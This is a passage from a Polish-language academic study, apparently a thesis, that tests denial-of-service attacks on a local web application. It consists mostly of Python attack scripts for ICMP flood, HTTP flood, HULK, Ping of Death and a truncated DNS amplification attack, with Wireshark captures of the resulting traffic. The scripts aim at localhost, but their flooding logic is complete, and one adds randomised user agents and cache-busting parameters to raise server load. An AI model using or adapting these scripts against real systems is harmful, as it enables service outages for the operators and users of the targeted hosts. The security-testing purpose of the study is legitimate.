Ustawiony został duży rozmiar pakietu, aby zwiększyć ilość potrzebnych zasobów sieciowych potrzebnych do odebrania i obsługi żądań UDP.

Na poniższym rysunku 2.1. pokazany jest przechwycony ruch pakietów UDP w aplikacji Wireshark podczas trwania ataku UDP Flood.



No.	Time	Source	Destination	Protocol	Length	Info
4694…	49.018901	127.0.0.1	127.0.0.1	UDP	65539	63542 → 8080 Len=65507
4694…	49.018910	127.0.0.1	127.0.0.1	UDP	65539	63586 → 8080 Len=65507
4694…	49.019070	127.0.0.1	127.0.0.1	UDP	65539	63532 → 8080 Len=65507
4694…	49.019087	127.0.0.1	127.0.0.1	UDP	65539	63626 → 8080 Len=65507
4694…	49.019087	127.0.0.1	127.0.0.1	UDP	65539	63528 → 8080 Len=65507
4694…	49.019205	127.0.0.1	127.0.0.1	UDP	65539	63674 → 8080 Len=65507
4694…	49.019214	127.0.0.1	127.0.0.1	UDP	65539	63534 → 8080 Len=65507
4694…	49.019215	127.0.0.1	127.0.0.1	UDP	65539	63614 → 8080 Len=65507
4694…	49.019368	127.0.0.1	127.0.0.1	UDP	65539	63627 → 8080 Len=65507
4694…	49.019377	127.0.0.1	127.0.0.1	UDP	65539	63580 → 8080 Len=65507
4694…	49.019386	127.0.0.1	127.0.0.1	UDP	65539	63627 → 8080 Len=65507
4694…	49.019528	127.0.0.1	127.0.0.1	UDP	65539	63526 → 8080 Len=65507
4694…	49.019545	127.0.0.1	127.0.0.1	UDP	65539	63553 → 8080 Len=65507
4694…	49.019544	127.0.0.1	127.0.0.1	UDP	65539	63647 → 8080 Len=65507
4694…	49.019688	127.0.0.1	127.0.0.1	UDP	65539	63566 → 8080 Len=65507
4694…	49.019694	127.0.0.1	127.0.0.1	UDP	65539	63560 → 8080 Len=65507
4694…	49.019697	127.0.0.1	127.0.0.1	UDP	65539	63557 → 8080 Len=65507
4694…	49.019797	127.0.0.1	127.0.0.1	UDP	65539	63640 → 8080 Len=65507
4694…	49.019801	127.0.0.1	127.0.0.1	UDP	65539	63571 → 8080 Len=65507
4694…	49.019807	127.0.0.1	127.0.0.1	UDP	65539	63584 → 8080 Len=65507
4694…	49.019982	127.0.0.1	127.0.0.1	UDP	65539	63539 → 8080 Len=65507
4694…	49.019993	127.0.0.1	127.0.0.1	UDP	65539	63655 → 8080 Len=65507
4694…	49.019999	127.0.0.1	127.0.0.1	UDP	65539	63528 → 8080 Len=65507
4694…	49.020142	127.0.0.1	127.0.0.1	UDP	65539	63643 → 8080 Len=65507
4694…	49.020148	127.0.0.1	127.0.0.1	UDP	65539	63609 → 8080 Len=65507
4694…	49.020166	127.0.0.1	127.0.0.1	UDP	65539	63593 → 8080 Len=65507
4694…	49.020368	127.0.0.1	127.0.0.1	UDP	65539	63596 → 8080 Len=65507
4694…	49.020379	127.0.0.1	127.0.0.1	UDP	65539	63647 → 8080 Len=65507
4694…	49.020381	127.0.0.1	127.0.0.1	UDP	65539	63588 → 8080 Len=65507
4694…	49.020506	127.0.0.1	127.0.0.1	UDP	65539	63533 → 8080 Len=65507
4694…	49.020515	127.0.0.1	127.0.0.1	UDP	65539	63670 → 8080 Len=65507
4694…	49.020533	127.0.0.1	127.0.0.1	UDP	65539	63622 → 8080 Len=65507
4694…	49.020740	127.0.0.1	127.0.0.1	UDP	65539	63557 → 8080 Len=65507
4694…	49.020744	127.0.0.1	127.0.0.1	UDP	65539	63586 → 8080 Len=65507
4694…	49.020747	127.0.0.1	127.0.0.1	UDP	65539	63557 → 8080 Len=65507
4694…	49.020988	127.0.0.1	127.0.0.1	UDP	65539	63618 → 8080 Len=65507
4694…	49.020995	127.0.0.1	127.0.0.1	UDP	65539	63603 → 8080 Len=65507
4694…	49.021006	127.0.0.1	127.0.0.1	UDP	65539	63634 → 8080 Len=65507
4694…	49.021164	127.0.0.1	127.0.0.1	UDP	65539	63538 → 8080 Len=65507
4694…	49.021176	127.0.0.1	127.0.0.1	UDP	65539	63591 → 8080 Len=65507

Rys. 2.1. Przechwycony ruch z ataku UDP Flood [opracowanie własne]


Na poniższym listingu 1.3. przedstawiony został skrypt ataku ICMP Flood.

```
import socket
import random
import struct
import time

NUM_THREADS = 300
TARGET_IP = "127.0.0.1"
PAYLOAD_SIZE = 4096

def checksum(data):
    """Funkcja do obliczania sumy kontrolnej ICMP"""
    if len(data) % 2 != 0:
        data += b'\x00'
    s = sum(struct.unpack("!{}H".format(len(data) // 2), data))
    s = (s >> 16) + (s & 0xFFFF)
    s += s >> 16
    return ~s & 0xFFFF

def create_icmp_packet(id):
    """Tworzy pakiet ICMP typu Echo Request"""
    type_code = 8 << 8  # Typ 8 (Echo Request), Kod 0
    checksum_value = 0
    header = struct.pack("!HH", type_code, checksum_value)
    payload = random._urandom(PAYLOAD_SIZE)
    checksum_value = checksum(header + payload)
    header = struct.pack("!HH", type_code, checksum_value)
    return header + payload

def icmp_flood():
    """Funkcja przeprowadzająca atak ICMP Flood"""
    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_ICMP)
    packet_id = random.randint(0, 65535)

    while True:
        try:
            packet = create_icmp_packet(packet_id)
            sock.sendto(packet, (TARGET_IP, 0))
        except Exception as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting ICMP flood on {TARGET_IP} with
{NUM_THREADS} threads...")
    run_ddos_attack_with_threads(icmp_flood, NUM_THREADS)
```

Listing 1. 3. Skrypt ataku ICMP Flood [opracowanie własne]

W tym skrypcie tworzymy pakiety ICMP z obliczoną sumą kontrolną i wysyłamy je na adres ataku.

Na rysunku 2.2. przedstawiony jest przechwycony ruch pakietów ICMP w aplikacji Wireshark podczas trwania ataku ICMP Flood.



Rys. 2.1. Przechwycony ruch z ataku ICMP Flood [opracowanie własne]


Poniżej na listingu 1.4. przedstawiony jest skrypt ataku HTTP Flood.

```
import requests
target_url = "http://localhost:8080/agreements/getAgreements/54"
NUM_THREADS = 300

def http_flood():
    """Funkcja przeprowadzająca atak HTTP Flood."""
    while True:
        try:
            response = requests.get(target_url)
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")

if __name__ == "__main__":
    print(f"Starting HTTP Flood attack on {target_url} with
{NUM_THREADS} threads...")
    run_ddos_attack_with_threads(http_flood, NUM_THREADS)
```

Listing 1. 4. Skrypt ataku HTTP Flood [opracowanie własne]

W tym ataku wykorzystywana jest biblioteka requests do wysyłania zapytań HTTP. Jako cel ataku wybrany został punkt końcowy zwracający regulamin korzystania z aplikacji i politykę prywatność, gdyż dane zwracane mają większy rozmiar niż dane zwracane w innych punktach końcowych, co oznacza większe zapotrzebowanie zasobów aplikacji na obsłużenie tych żądań.

Na poniższym rysunku 2.3. pokazany jest przechwycony ruch żądań HTTP w aplikacji Wireshark podczas trwania ataku HTTP Flood.



Rys. 2.3. Przechwycony ruch z ataku HTTP Flood [opracowanie własne]


Na listingu 1.5. pokazany jest zaimplementowany skrypt ataku HULK.

```
import requests
import random
import time

target_url = "http://localhost:8080/agreements/getAgreements/54"
NUM_THREADS = 200

# Losowe User-Agenty
user_agents = [
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36",
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124
Safari/537.36",
    "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0)
Gecko/20100101 Firefox/89.0",
    "Mozilla/5.0 (iPhone; CPU iPhone OS 14_6 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0 Mobile/15E148
Safari/604.1",
]

def hulk_attack():
    headers = {
        "User-Agent": random.choice(user_agents),
        "Cache-Control": "no-cache",
        "Accept-Language": "en-US,en;q=0.9",
        "Connection": "keep-alive",
    }
    while True:
        try:
            # Generowanie losowego parametru zapytania
            random_param = f"?rand={random.randint(1, 1000000)}"
            response = requests.get(target_url + random_param,
headers=headers, timeout=5)
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")


if __name__ == "__main__":
    print(f"Starting HULK attack with {NUM_THREADS} threads on
{target_url}")
    run_ddos_attack_with_threads(hulk_attack, NUM_THREADS)
```

Listing 1. 5. Skrypt ataku HULK [opracowanie własne]

W tym ataku wybieramy losowy agent użytkownika i w nagłówku żądania dodaje atrybut bez zapisu do pamięci podręcznej (ang. “no-cache”) aby wysyłane żądania nie były zapisywane do pamięci cache, co powinno zwiększyć zużycie serwera w celu obsłużenia tych żądań.

Na poniższym rysunku 2.4. przedstawiony jest przechwycony ruch żądań HTTP podczas trwania ataku HULK. Widać, że każde żądanie posiada dodany losowy parametr „rand”.



http

No.	Time	Source	Destination	Protocol	Length	Info
1819…	140.841197	::1	::1	HTTP	409	GET /agreements/getAgreements/54?rand=549451 HTTP/1.1
1819…	140.841520	::1	::1	HTTP	409	GET /agreements/getAgreements/54?rand=938164 HTTP/1.1
1821…	140.843411	::1	::1	HTTP	409	GET /agreements/getAgreements/54?rand=137110 HTTP/1.1
1821…	140.845164	::1	::1	HTTP	364	GET /agreements/getAgreements/54?rand=499674 HTTP/1.1
1822…	140.846478	::1	::1	HTTP	402	GET /agreements/getAgreements/54?rand=80712 HTTP/1.1
1824…	140.848784	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1824…	140.850405	::1	::1	HTTP	403	GET /agreements/getAgreements/54?rand=708976 HTTP/1.1
1824…	140.851564	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=867898 HTTP/1.1
1825…	140.852468	::1	::1	HTTP	364	GET /agreements/getAgreements/54?rand=484721 HTTP/1.1
1827…	140.854529	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=777177 HTTP/1.1
1827…	140.854700	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1827…	140.854952	::1	::1	HTTP	409	GET /agreements/getAgreements/54?rand=527968 HTTP/1.1
1828…	140.856717	::1	::1	HTTP	409	GET /agreements/getAgreements/54?rand=190629 HTTP/1.1
1829…	140.858245	::1	::1	HTTP	364	GET /agreements/getAgreements/54?rand=624286 HTTP/1.1
1829…	140.858654	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1831…	140.862234	::1	::1	HTTP	422	GET /agreements/getAgreements/54?rand=48103 HTTP/1.1
1831…	140.863064	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1831…	140.863468	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=390193 HTTP/1.1
1833…	140.865043	::1	::1	HTTP	363	GET /agreements/getAgreements/54?rand=50179 HTTP/1.1
1835…	140.866345	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1835…	140.866832	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1837…	140.868304	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1838…	140.869866	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1839…	140.871090	::1	::1	HTTP	421	GET /agreements/getAgreements/54?rand=9730 HTTP/1.1
1840…	140.873338	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=437176 HTTP/1.1
1840…	140.873382	::1	::1	HTTP	409	GET /agreements/getAgreements/54?rand=974502 HTTP/1.1
1841…	140.874506	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1843…	140.877473	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1845…	140.879924	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1846…	140.880901	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1847…	140.881836	::1	::1	HTTP	364	GET /agreements/getAgreements/54?rand=912722 HTTP/1.1
1848…	140.883763	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1849…	140.886664	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1852…	140.890296	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=969215 HTTP/1.1
1852…	140.890303	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1853…	140.890917	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1853…	140.891053	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1854…	140.893390	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1856…	140.897256	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1859…	140.903250	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1859…	140.903378	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1859…	140.904080	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1861…	140.908831	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1861…	140.909918	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=739098 HTTP/1.1
1861…	140.913804	::1	::1	HTTP	403	GET /agreements/getAgreements/54?rand=354944 HTTP/1.1
1861…	140.914665	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=956689 HTTP/1.1
1863…	140.920410	::1	::1	HTTP	364	GET /agreements/getAgreements/54?rand=134959 HTTP/1.1
1863…	140.921404	::1	::1	HTTP	364	GET /agreements/getAgreements/54?rand=469817 HTTP/1.1
1864…	140.922769	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=373527 HTTP/1.1
1865…	140.924934	::1	::1	HTTP	402	GET /agreements/getAgreements/54?rand=99231 HTTP/1.1
1867…	140.929190	::1	::1	HTTP/J…	69	HTTP/1.1 200 , JSON (application/json)
1867…	140.929306	::1	::1	HTTP	423	GET /agreements/getAgreements/54?rand=729601 HTTP/1.1
1867…	140.931632	::1	::1	HTTP	409	GET /agreements/getAgreements/54?rand=290785 HTTP/1.1
1868…	140.932486	::1	::1	HTTP	364	GET /agreements/getAgreements/54?rand=892115 HTTP/1.1

Rys. 2.4. Przechwycony ruch z ataku HULK [opracowanie własne]


Na poniższym listingu 1.6. przedstawiony jest zaimplementowany skrypt ataku ping śmierci (POD).

```
import socket
import random

TARGET_IP = "127.0.0.1"
MAX_PACKET_SIZE = 65507
NUM_THREADS = 200

def send_large_icmp():
    """Funkcja wysyłająca duże pakiety ICMP."""
    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW,
socket.IPPROTO_ICMP)

    # Losowe dane, które będą w pakiecie ICMP
    payload = random._urandom(MAX_PACKET_SIZE)

    # Budowanie nagłówka ICMP (typ 8 = ECHO request, kod 0)
    icmp_header = b'\x08\x00'  # Typ 8 (ICMP Echo Request), Kod 0
    checksum = b'\x00\x00'  # Fikcyjna suma kontrolna
    identifier = b'\x12\x34'  # Identyfikator pakietu
    sequence_number = b'\x00\x01'  # Numer sekwencyjny
    icmp_packet = icmp_header + checksum + identifier +
sequence_number + payload

    print(f"Thread {threading.current_thread().name} sending
packets to {TARGET_IP}...")

    while True:
        try:
            sock.sendto(icmp_packet, (TARGET_IP, 0))
        except Exception as e:
            print(f"Error in thread
{threading.current_thread().name}: {e}")
            break

if __name__ == "__main__":
    print(f"Starting Ping of Death attack on {TARGET_IP} with
{NUM_THREADS} threads...")
    run_ddos_attack_with_threads(send_large_icmp, NUM_THREADS)
```

Listing 1. 6. Skrypt ataku POD [opracowanie własne]

W tym ataku tworzymy maksymalnie duże pakiety ICMP, które po odtworzeniu po stronie serwera generują błąd.

Na poniższym rysunku 2.5. pokazany jest przechwycony ruch pakietów ICMP w aplikacji Wireshark podczas trwania ataku POD.



Rys. 2.5. Przechwycony ruch z ataku POD [opracowanie własne]


Widać, że serwer nie odpowiada poprawnie na te pakiety, a więc pojawiły się błędy po ich otrzymaniu.

Na listingu 1.7. pokazany jest zaimplementowany skrypt ataku natężenia DNS (ang. DNS Amplification)

```
import socket

dns_server = "127.0.0.1"  # Adres Technitium DNS Server
NUM_THREADS = 500

# Funkcja tworząca zapytanie DNS
def create_dns_query(domain):
    query = b"\xaa\xbb"  # ID zapytania
    query += b"\x01\x00"  # Flagi standardowego zapytania
    query += b"\x00\x01"  # 1 pytanie
    query += b"\x00\x00"  # Brak odpowiedzi
    query += b"\x00\x00"  # Brak rekordów dodatkowych
    query += b"\x00\x00"  # Brak rekordów autorytatywnych

    # Zapytanie o nazwę domeny
    for part in domain.split("."):
        query += bytes([len(part)]) + part.encode()
    query += b"\x00"  # Koniec nazwy domeny

    query += b"\x00\x01"  # Typ rekordu A
    query += b"\x00\x01"  # Klasa IN
    return query

def dns_amplification_attack():
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    # Przygotuj zapytanie
    dns_query = create_dns_query("example.com")
    while True:
